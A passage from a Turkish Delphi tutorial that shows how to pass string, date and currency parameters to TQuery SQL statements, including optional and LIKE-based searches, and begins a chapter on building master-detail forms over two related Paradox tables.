Ben sadece “Kayıt Değiştirme” işlemine ekledim. Siz diğer üç düğmeye daha ekleyebilirsiniz.

Query Kontrolüne Parametre Değeri Göndermek:

Çoğu durumda tablonuzda yer alan tüm kayıtları değilde, sadece sizin işinize yarayan kayıtları listelemek isteyeceksiniz. Böyle durumlarda "Query" kontrolüne bana sadece göndereceğim parametre değerine uyanları listele demelisiniz. Bu işlemi yapmak hiçte zor değil. İşin içerisine parametre değeri girdiği zaman aşağıdaki özellik ve methodlarıda öğrenmeniz gerekmektedir.

- **Query1.SQL.Clear**

Var olan "Query" yi kapatıp tüm parametreleri temizlemek için kullanılan methoddur.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Query1.SQL.Clear;//parametreleri temizle
end;
```

- **Query1.SQL.Add**

Bu method daha önceden anlatılmıştı. Fakat burada hem sorguyu hemde parametreyi yaratacağımız için tekrar göstermemiz gerekiyor.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
    end;
end;
```

Query1.**SQL.Add**('Select * from servis Where MAGAZAADI=:MAG');


Kod satırında yer alan (Where MAGAZAADI=:MAG) bölümü hem parametreyi hemde sorgu koşulunu belirlemektedir. Daha sonraki adımlarda bu parametreye programınızın içerisinden kolayca değer gönderebilirsiniz. Sorgu içerisinde parametre belirlemek için **"=:"** karakterleri kullanılmaktadır (aslında buradaki = kendi görevini yapıyor ama beraber düşünmenizin bir sakıncası yor). İlk parametreyi "params[0]" veya ismi ile kullanabilirsiniz. İkinci parametreyi yaratırsanız oda params[1] olacaktır.

- **Query1.Params[]**

Sogu komutu içerisinde yaratılan parametrelere değer göndermek için kullanılan methoddur. Oluşturulma sırasına göre ilk parametre "Params[0]" ikinci parametrede "Params[1]" değişkenleriyle adlandırılacaktır.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;//temizle
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.Params[0].AsString:=Edit1.Text;//parametreye değer al
    end;
end;
```

Şimdi aşağıdaki tasarımı oluşturup ("Query kontrolüyle oluşturun) yukarıdaki özellik ve methodları örnek üzerinde deneyelim.




```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
```

```
begin
  if Key=#13 Then//enter tuşuna basarsa
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.Params[0].AsString:=Edit1.Text;//parametreye değer yolla
      Query1.Open;
    end;
end;
```

Kodları ekleyip programızı çalıştırın. "Edit" kontrolüne mağaza ismini girip "Enter" tuşuna basın. Girdiğiniz değer parametre olarak sorguya gönderilecek, yazdığınız mağaza ismini ait kayıtlar listelenecektir.

- **Query1.ParamByName**

"Params[]" değişkeni yerine bu özelliği kullanarak ta sorgunuza parametre değeri gönderebilirsiniz.


```
Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
Query1.ParamByName('MAG').AsString:=Edit1.Text;
```

Yukarıdaki örnekte yer alan kodu aşağıdaki şekilde değiştirip uygulamanızı yeniden çalıştırın.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.ParamByName('MAG').AsString:=Edit1.Text;
      Query1.Open;
    end;
end;
```

Parametre Olarak Tarih İçerikli Değişken Kullanmak:

Parametre olarak kullanacağınız değişkenin değeri tarih içerikli olacak ise o zaman kodlamanızı aşağıdaki şekilde değiştirmelisiniz.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

```
procedure TForm2.FormCreate(Sender: TObject);
//Bağlantı işlemleri yapılıyor
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;

procedure TForm2.Edit2KeyPress(Sender: TObject; var Key: Char);
//Tarih değişkenine göre sorgula
begin
 if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where SERVISTARIHI>=:SER');
      Query1.ParamByName('SER').AsDate:=StrToDate(Edit2.Text);
      Query1.Open;
    end;
end;
```

Programı çalıştırıp "Edit" kontrolüne koşul tarihinizi girip "Enter" tuşuna basın. Girdiğiniz tarihten sonra yapılmış olan tüm servisler listelenecektir.

Parametre Olarak Parasal İçerikli Değişken Kullanmak:


Parametre değeri olarak parasal değer kullanacaksanız, aşağıdaki şekilde bir kodlama yapmalısınız.




```
procedure TForm2.FormCreate(Sender: TObject);
//Bağlantı için gerekli olan kod satırları
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;

procedure TForm2.Edit3KeyPress(Sender: TObject; var Key: Char);
//Parametreye göre sorgula
begin

 if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT');
      Query1.ParamByName('FAT').AsCurrency:=StrToCurr(Edit3.Text);
      Query1.Open;
    end;
end;
```

Birden Fazla Parametre Değeri Göndermek:

Oluşturacağınız sorguda birden fazla parametre değeri kullanacaksanız. Aşağıdaki şekilde bir kodlama kullanmalısınız.





```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Button1Click(Sender: TObject);
begin
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT and
FATURATUTARI<=:FAT2');
  Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);//ilk parametre
  Query1.Params[1].AsCurrency:=StrToCurr(Edit4.Text);//ikinci parametre
  Query1.Open;
end;
```

Programı çalıştırıp "Edit" kontrollerine parasal içerikleri girin. Ardından "Göster" isimli buttona tıklayın. Sadece yazmış olduğunuz kriterlerin arasındaki fatura tutarları listelenecektir. Diğer fatura tutarlarına ait satırlar listelenmeyecektir.

Opsiyonel Parametreli Sorgu Oluşturmak:

Bu bölümde yine sorgumuz için iki adet "Edit" kontrolü kullanacağız. Fakat içlerinden bir tanesi boş olduğu zaman diğer parametreye göre, ikiside dolu olursa iki kriteride dikkate alarak sorgulama yapacağız. Öncelikle aşağıdaki tasarımı oluşturunuz.





```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Button2Click(Sender: TObject);
//opsiyonel sorgulama
begin
  if (Edit3.Text='') and (Edit4.Text='') Then
    ShowMessage('Lütfen En Az Bir Parametre Giriniz')
  else if Edit3.Text='' Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where FATURATUTARI<=:FAT');
      Query1.Params[0].AsCurrency:=StrToCurr(Edit4.Text);
      Query1.Open;
    end
  else if Edit4.Text='' Then
    begin
```

```
     Query1.SQL.Clear;
     Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT');
     Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);
     Query1.Open;
   end
  else
   begin
    Query1.SQL.Clear;
    Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT
and FATURATUTARI<=:FAT2');
    Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);
    Query1.Params[1].AsCurrency:=StrToCurr(Edit4.Text);
    Query1.Open;
   end;
end;
```

Programı çalıştırın. Şayet iki "Edit" kutusuda boş bırakılırsa "Lütfen En Az Bir Parametre Giriniz" uyarısı kullanıcıya iletilecektir. Şayet birinci kontrol doldurulup ikincisi boş bırakılırsa bu durumda ikinci kontrol hiç dikkate alınmayacak, birinci parametre değerinin üzerinde fatura tutarı olan kayıtlar listelenecektir. Aynı şekilde birinci kontrol boş bırakılıp ikinci parametre değeri girilirse o zaman birinci parametre dikkate alınmayarak sadece ikinci parametreye aktarılan tutarın altındaki kayıtlar listelenecektir. Eğer iki parametreyede değer girilirse bu defa parametre değerlerinin arasındaki fatura tutarlarının yer aldığı kayıtlar listelenecektir.

Parametreyi "Like" Komutuyla Beraber Kullanmak:

String içerikli sütunlar içerisinde metin parçası aratabilirsiniz. Bilhassa sözlük türü uygulamaların örnek gösterilebileceği bu yapı yeri geldiği zaman çok kullanışlı olabilmektedir. Aşağıdaki örnekte "Edit" kontrolü içerisine girilen metin parçası "MAGAZAADI" sütunu içerisinde aratılmaktadır.




```
procedure TForm2.Edit1Change(Sender: TObject);
begin
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Like:MAG');
  Query1.Params[0].AsString:=Edit1.Text+'%';
  Query1.Open;
end;
```

Bu örnekte "G" harfine basıldığı zaman "G" ile başlayan tüm mağaza isimleri listelenmektedir (GIMA-GURALLAR-GURSOYLAR). "I" harfinede basılırsa sadece "GIMA" mağazasına yapılmış servisler listelenecektir. Şayet herhangi bir yerinde arama yaptıracaksanız kodu aşağıdaki şekilde değiştiriniz.

```
procedure TForm2.Edit1Change(Sender: TObject);
begin
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Like:MAG');
  Query1.Params[0].AsString:='%'+Edit1.Text+'%';//% joker olarak kullanılır.
  Query1.Open;
end;
```

BÖLÜM 3
TABLOLAR ARASI İLİŞKİLENDİRME

Birden Fazla Tablo İle Çalışmak:

Çok fazla sütuna sahip tablolar yerine, daha az sütunlu ve fazla tablo ile (tabiiki mümkün olabiliyor ise) çalışmak performansınızı etkileyen çok önemli bir faktördür. Tabloları bölme işlemi rasgeli bir şekilde yapılamaz. Dikkat etmeniz gereken hususlar olacaktır. Böldüğünüz iki tablo arasında ilişki kurabileceğiniz bir sütunun muhakkak olması gerekecektir. Ayrıca ilişki yaratacağınız sütunların iki tabloda da indexlenmesi gerekecektir. (Index lerin Primary veya Secondary olması önem arz etmez. Ama genellikle statik bilgilerin yer aldığı tabloda primary, dinamik bilgilerin yer aldığı tabloda da secondary index kullanmak en iyi ve doğru çözümdür (Bu tür ilişkiler Bire-Çok lu ilişki olarak adlandırılmaktadır).

Şimdi aşağıdaki iki tabloyu oluşturarak, ilişkili tablolarda işlemlerin nasıl yaptırılabileceğini açıklayalım.

Tablo1:MAGAZA TABLOSU

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
MAGAZAADI	A	25	*
ADRES	A	25	
TELEFON	A	15	
MUDUR	A	25	
SEHIR	A	25	

Tablo2:SERVIS TABLOSU

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	Secondary Index
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

Yukarıdaki iki tablo yerine tek bir tablo yapsaydınız, bir çok sütuna gereksiz verileri girmiş olacaktınız, haliylede hem sıkıcı olacaktı, hemde tablonuzu boş yere şişirmiş olacaktınız. Tabloların fazla büyümesi performansı etkileyen çok önemli bir faktördür.


İki adet tablomuz var. Bu tablolardan birincisi mağazalara ait statik bilgilerin tutulduğu ve mağaza adının "Primary" index olarak tanımlandığı "MAGAZA" tablosu. İkincisi ise mağazalara ait dinamik bilgilerin yer aldığı ve mağaza adı sütununun "Secondary" index olarak tanımlandığı "SERVIS" tablosu. Bu iki

tablo arasında indexli sütunlar kullanılarak "Master-Detail" form yapısı oluşturulacaktır (ilişki yaratılacaktır).

Uyarı:*Paradox tablolarında "primary" index oluşturmadan "secondary" index yaratamazsınız.*


Aşağıdaki adımları izleyiniz.

- "File->New-Other" adımlarını izleyerek açılan pencereden "**Business**" yaprağını aktifleştirin.
- "DataBase Form Wizard" seçeneğini seçip "OK" Buttonuna tıklayın. Karşınıza aşağıdaki pencere açılacaktır.




- Açılan pencerede, "Form Options" kısmından "**Create a master/detail form**" seçeneğini,"Dataset Options" kısmından da "**Create a form using Ttable object**" seçeneğini işaretleyip Next düğmesine basın.
- Karşınıza ilk olarak "Master" tablonuzu seçebileceğiniz pencere gelecektir. Bu pencere aliasınızın (gazi) referans gösterdiği klasörün içerisinde yer alan "MAGAZA" tablosunu seçerek "Next" düğmesine tıklayın.
- Bu adımda karşınıza gelen pencereden master tablonuzda, formun üzerine gözükmesini istediğiniz sütunları belirlenizi isteyecektir. Formda gözükmesini istediğiniz sütunları "**Available Field**" listesinden "**Ordered selected Fields**" listesine aktarıp "Next" düğmesine basın (biz bütün sütunları aldık).
- Açılan yeni pencereden "Vertically" işaret düğmesini seçerek "Next" düğmesine tıklayın.

